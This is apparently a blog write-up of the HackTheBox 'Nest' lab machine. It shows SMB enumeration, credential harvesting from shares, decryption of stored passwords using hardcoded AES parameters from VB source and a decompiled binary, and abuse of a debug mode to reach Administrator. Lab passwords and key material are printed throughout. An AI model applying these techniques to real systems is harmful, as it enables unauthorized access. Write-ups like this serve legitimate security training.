Hackthebox Nest writeup

1 month ago on Hackthebox , active

information

- name : Nest
- Points : 20
- OS : Windows
- Difficulty : Easy
- Out-On : 25 jan 2020

Summary

- Anonymous login in smb service using smbclient
- Got TempUser passowrd and loggin in as TempUser
- Descrypting the c.smith hash using the script got from RU_Scanner
- Got Debug-mode-password and using it on high port to read files
- Decompiling the exe binary using Dotpeek and getting the code to decrypt the hash
- Root.txt

Nmap

```
└──╼ #nmap -sV -T4 nest.htb -p-
Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-31 09:51 EST
Stats: 0:03:42 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 36.64% done; ETC: 10:01 (0:06:24 remaining)
Nmap scan report for nest.htb (10.10.10.178)
Host is up (0.33s latency).
Not shown: 65533 filtered ports
PORT     STATE SERVICE       VERSION
445/tcp  open  microsoft-ds?
4386/tcp open  unknown
```

Lets enumerate the port 445 using SMBCLIENT , I just list the all available share on the machine

```
┌─[prashant@parrot]─[/home/prashant/Desktop/everything_is_here/hackthebox/machines/nest]
└──╼ $smbclient -L nest.htb
Enter WORKGROUP\root's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        Data            Disk
        IPC$            IPC       Remote IPC
        Secure$         Disk
        Users           Disk
SMB1 disabled -- no workgroup available
```

Lets try to access the share and to check if we are allowed to access any share without any username or password

```
┌─[prashant@parrot]─[/home/prashant/Desktop/everything_is_here/hackthebox/machines/nest]
└──╼ $ smbclient  //nest.htb/Data
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Aug  7 18:53:46 2019
  ..                                  D        0  Wed Aug  7 18:53:46 2019
  IT                                  D        0  Wed Aug  7 18:58:07 2019
  Production                          D        0  Mon Aug  5 17:53:38 2019
  Reports                             D        0  Mon Aug  5 17:53:44 2019
  Shared                              D        0  Wed Aug  7 15:07:51 2019

                10485247 blocks of size 4096. 6449690 blocks available
smb: \>
```

Yes we can…..

After enumerating the Data share I got a File called Welcome email.txt

```
smb: \Shared\Templates\HR\> ls
  .                                   D        0  Wed Aug  7 15:08:01 2019
  ..                                  D        0  Wed Aug  7 15:08:01 2019
  Welcome Email.txt                   A      425  Wed Aug  7 18:55:36 2019

                10485247 blocks of size 4096. 6449690 blocks available
```

The file contains Creds of user Tempuser

```
We would like to extend a warm welcome to our newest member of staff, <FIRSTNAME> <SURNAME>

You will find your home folder in the following location:
\\HTB-NEST\Users\<USERNAME>

If you have any issues accessing specific services or workstations, please inform the
IT department and use the credentials below until all systems have been set up for you.

Username: TempUser
Password: welcome2019


Thank you
HR
```

So we can now login as user TempUser using Smbclient

```
┌─[✗]─[prashant@parrot]─[/home/prashant/Desktop/everything_is_here/hackthebox/machines/nest]
└──╼ $smbclient  //nest.htb/Data -U TempUser
Enter WORKGROUP\TempUser's password:
Try "help" to get a list of possible commands.
smb: \>
```

Spending some more time on the share i found a RU_config.xml in the RUscanner dir

```
smb: \IT\COnfigs\RU Scanner\> ls
  .                                   D        0  Wed Aug  7 16:01:13 2019
  ..                                  D        0  Wed Aug  7 16:01:13 2019
  RU_config.xml                       A      270  Thu Aug  8 15:49:37 2019

                10485247 blocks of size 4096. 6449639 blocks available
```

The file contains User C.smith Hashed password

```
<?xml version="1.0"?>
<ConfigFile xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <Port>389</Port>
  <Username>c.smith</Username>
  <Password>fTEzAfYDoz1YzkqhQkH6GQFYKp1XY5hm7bjOP86yYxE=</Password>
</ConfigFile>
```

So the hash need to be decrypt,and i didn't find any online way or any tool to decrypt it.

And i got one more file called config.xml of Notepad++

```
smb: \IT\COnfigs\NotepadPlusPlus\> ls
  .                                   D        0  Wed Aug  7 15:31:37 2019
  ..                                  D        0  Wed Aug  7 15:31:37 2019
  config.xml                          A     6451  Wed Aug  7 19:01:25 2019
  shortcuts.xml                       A     2108  Wed Aug  7 15:30:27 2019

                10485247 blocks of size 4096. 6449952 blocks available
```

The file shows us a temp.txt file that is in the DIR Carl in the share Secure$ and lets see if we can access it

```
<File filename="\\HTB-NEST\Secure$\IT\Carl\Temp.txt" />
```

After enumerating the Share `Secure$` i got a Dir called VB Projects abd there was a file in it called Utils.vb and after reading the file i was sure that the Hash of the file RU_config.xml was encrypted using this methodology

```
Imports System.Text
Imports System.Security.Cryptography
Public Class Utils

    Public Shared Function GetLogFilePath() As String
        Return IO.Path.Combine(Environment.CurrentDirectory, "Log.txt")
    End Function




    Public Shared Function DecryptString(EncryptedString As String) As String
        If String.IsNullOrEmpty(EncryptedString) Then
            Return String.Empty
        Else
            Return Decrypt(EncryptedString, "N3st22", "88552299", 2, "464R5DFA5DL6LE28", 256)
        End If
    End Function

```

```vb
    Public Shared Function EncryptString(PlainString As String) As String
        If String.IsNullOrEmpty(PlainString) Then
            Return String.Empty
        Else
            Return Encrypt(PlainString, "N3st22", "88552299", 2, "464R5DFA5DL6LE28", 256)
        End If
    End Function

    Public Shared Function Encrypt(ByVal plainText As String, _
                                   ByVal passPhrase As String, _
                                   ByVal saltValue As String, _
                                    ByVal passwordIterations As Integer, _
                                   ByVal initVector As String, _
                                   ByVal keySize As Integer) _
                            As String

        Dim initVectorBytes As Byte() = Encoding.ASCII.GetBytes(initVector)
        Dim saltValueBytes As Byte() = Encoding.ASCII.GetBytes(saltValue)
        Dim plainTextBytes As Byte() = Encoding.ASCII.GetBytes(plainText)
        Dim password As New Rfc2898DeriveBytes(passPhrase, _
                                               saltValueBytes, _
                                               passwordIterations)
        Dim keyBytes As Byte() = password.GetBytes(CInt(keySize / 8))
        Dim symmetricKey As New AesCryptoServiceProvider
        symmetricKey.Mode = CipherMode.CBC
        Dim encryptor As ICryptoTransform = symmetricKey.CreateEncryptor(keyBytes, initVectorBytes)
        Using memoryStream As New IO.MemoryStream()
            Using cryptoStream As New CryptoStream(memoryStream, _
                                                   encryptor, _
                                                   CryptoStreamMode.Write)
                cryptoStream.Write(plainTextBytes, 0, plainTextBytes.Length)
                cryptoStream.FlushFinalBlock()
                Dim cipherTextBytes As Byte() = memoryStream.ToArray()
                memoryStream.Close()
                cryptoStream.Close()
                Return Convert.ToBase64String(cipherTextBytes)
            End Using
        End Using
    End Function

    Public Shared Function Decrypt(ByVal cipherText As String, _
                                   ByVal passPhrase As String, _
                                   ByVal saltValue As String, _
                                    ByVal passwordIterations As Integer, _
                                   ByVal initVector As String, _
                                   ByVal keySize As Integer) _
                            As String

        Dim initVectorBytes As Byte()
        initVectorBytes = Encoding.ASCII.GetBytes(initVector)

        Dim saltValueBytes As Byte()
        saltValueBytes = Encoding.ASCII.GetBytes(saltValue)

        Dim cipherTextBytes As Byte()
        cipherTextBytes = Convert.FromBase64String(cipherText)

        Dim password As New Rfc2898DeriveBytes(passPhrase, _
                                               saltValueBytes, _
                                               passwordIterations)

        Dim keyBytes As Byte()
        keyBytes = password.GetBytes(CInt(keySize / 8))

        Dim symmetricKey As New AesCryptoServiceProvider
        symmetricKey.Mode = CipherMode.CBC

        Dim decryptor As ICryptoTransform
```

```
        decryptor = symmetricKey.CreateDecryptor(keyBytes, initVectorBytes)

        Dim memoryStream As IO.MemoryStream
        memoryStream = New IO.MemoryStream(cipherTextBytes)

        Dim cryptoStream As CryptoStream
        cryptoStream = New CryptoStream(memoryStream, _
                                        decryptor, _
                                        CryptoStreamMode.Read)

        Dim plainTextBytes As Byte()
        ReDim plainTextBytes(cipherTextBytes.Length)

        Dim decryptedByteCount As Integer
        decryptedByteCount = cryptoStream.Read(plainTextBytes, _
                                               0, _
                                               plainTextBytes.Length)

        memoryStream.Close()
        cryptoStream.Close()

        Dim plainText As String
        plainText = Encoding.ASCII.GetString(plainTextBytes, _
                                             0, _
                                             decryptedByteCount)

        Return plainText
    End Function




End Class
```

I used an online compiler for this Visual Basics code it is – dotnetfiddle compiler

The Decrypt function is the function which is going to be used to decrypt the hashSo we are just going to call the function is main and printing the result returned by the function The function will accept the following arguments

```
Decrypt("HASH", "N3st22", "88552299", 2, "464R5DFA5DL6LE28", 256)
```

And only declare the function `Decrypt` in the script

Here is the full Script to decrypt the hash – Decrypt_hash.vb

Now just run the script by choosing language to VB.NET and Project type to CONSOLE I just got the Password – `xRxRxPANCAK3SxRxRx`

user.txt

```
┌─[prashant@parrot]─[/home/prashant]
└──╼ $smbclient //nest.htb/Users -U C.smith
Enter WORKGROUP\C.smith's password:
Try "help" to get a list of possible commands.
smb: \> cd C.Smith\
smb: \C.Smith\> ls
  .                                   D        0  Sun Jan 26 02:21:44 2020
  ..                                  D        0  Sun Jan 26 02:21:44 2020
  HQK Reporting                       D        0  Thu Aug  8 19:06:17 2019
  user.txt                            A       32  Thu Aug  8 19:05:24 2019

                10485247 blocks of size 4096. 6449696 blocks available
```

Now After checking the HQK Reporting DIR I got a file called Debug Mode Password.txt and it seems to be empty

But after running `allinfo` command on the file we got all available info about the file

```
smb: \C.Smith\HQK Reporting\> allinfo "Debug Mode Password.txt"
altname: DEBUGM~1.TXT
create_time:    Thu Aug  8 07:06:12 PM 2019 EDT
access_time:    Thu Aug  8 07:06:12 PM 2019 EDT
write_time:     Thu Aug  8 07:08:17 PM 2019 EDT
change_time:    Thu Aug  8 07:08:17 PM 2019 EDT
attributes: A (20)
stream: [::$DATA], 0 bytes
stream: [:Password:$DATA], 15 bytes
```

Now just Reading the file using the `more` command

```
smb: \C.Smith\HQK Reporting\> more DEBUGM~1.TXT:Password:$DATA
```

And we got the Password – `WBQ201953D8w`

And i also find a .exe binary in the same dir and i downloaded it to my system

```
smb: \C.Smith\HQK Reporting\AD Integration Module\> ls
  .                                   D        0  Fri Aug  9 08:18:42 2019
  ..                                  D        0  Fri Aug  9 08:18:42 2019
  HqkLdap.exe                         A    17408  Wed Aug  7 19:41:16 2019

                10485247 blocks of size 4096. 6449666 blocks available
smb: \C.Smith\HQK Reporting\AD Integration Module\> get HqkLdap.exe
getting file \C.Smith\HQK Reporting\AD Integration Module\HqkLdap.exe of size 17408 as HqkLdap.exe (9.2
KiloBytes/sec) (average 9.2 KiloBytes/sec)
```

Now I just started digging the higher port 4286 and Connected to it using telnet and typing help i got the commands i can use on the service

```
┌─[✗]─[prashant@parrot]─[/home/prashant]
└──╼ $telnet nest.htb 4386
Trying 10.10.10.178...
Connected to nest.htb.
Escape character is '^]'.

HQK Reporting Service V1.2

>help

This service allows users to run queries against databases using the legacy HQK format

--- AVAILABLE COMMANDS ---

LIST
SETDIR <Directory_Name>
RUNQUERY <Query_ID>
DEBUG <Password>
HELP <Command>
```

And we can see a DEBUG command we can use along with the password that we got from the share Users

```
>debug WBQ201953D8w

Debug mode enabled. Use the HELP command to view additional commands that are now available
>help

This service allows users to run queries against databases using the legacy HQK format

--- AVAILABLE COMMANDS ---

LIST
SETDIR <Directory_Name>
RUNQUERY <Query_ID>
DEBUG <Password>
HELP <Command>
SERVICE
SESSION
SHOWQUERY <Query_ID>
```

Now we have some extra powers (we have some extra commands that we can run) and using `SHOWQUERY` we can read the files


```
[1]   HqkLdap.exe
[2]   Ldap.conf

Current Directory: ldap
>showquery 2

Domain=nest.local
Port=389
BaseOu=OU=WBQ Users,OU=Production,DC=nest,DC=local
User=Administrator
Password=yyEq0Uvvhq2uQOcWG8peLoeRQehqip/fKdeG/kjEVb4=
```

So here we got another hash and the user is Administrator.

And its time for the binary we got from share

i Decompiled the binary using the Dotpeek decompiler that is only available for Windows and i downloaded it from here – [Dotpeek Decompiler]

There is a CR module in the the Binary



This contains the Arguments that we have to pass in the same script from which we Decrypted the user hash because the hash that we found in LDAP.conf is encrypted using another method which we got in CR module(part) and the arguments that we will pass in the Decrypt_hash.vb and compile it

```
namespace HqkLdap
{
  public class CR
  {
    private const string K = "667912";
    private const string I = "1L1SA61493DRV53Z";
    private const string SA = "1313Rf99";

    public static string DS(string EncryptedString)
    {
      return string.IsNullOrEmpty(EncryptedString) ? string.Empty : CR.RD(EncryptedString, "667912",
"1313Rf99", 3, "1L1SA61493DRV53Z", 256);
    }
```

Now we got the password – `XtH4nkS4Pl4y1nGX`

Now we can access the `C$` share and get the flag

```
smb: \Users\Administrator\Desktop\> ls
  .                                   DR        0  Sun Jan 26 02:20:50 2020
  ..                                  DR        0  Sun Jan 26 02:20:50 2020
  desktop.ini                        AHS      282  Sat Jan 25 17:02:44 2020
  root.txt                            A       32  Mon Aug  5 18:27:26 2019

                10485247 blocks of size 4096. 6449680 blocks available
```

Thanks for reading a single feedback will be appreciated !!!

Subscribe to our NEWSLETTER

Updated 1 month ago

smb vbscript telnet Decryption ldap

Share:

OLDER
Hackthebox Json writeup

NEWER
Hackthebox Sauna writeup

Further Reading

1 month ago
Hackthebox Sniper writeup
information name : sniper Difficulty: medium points : 30 OS : Windows Out-on …

2 months ago
Hackthebox Resolute writeup
information Resolute is 30 points medium level machine.Running on Windows os.…

2 months ago
Hackthebox Traverxec writeup
information Traverxec is an easy 20 points machine and its a linux os based machin…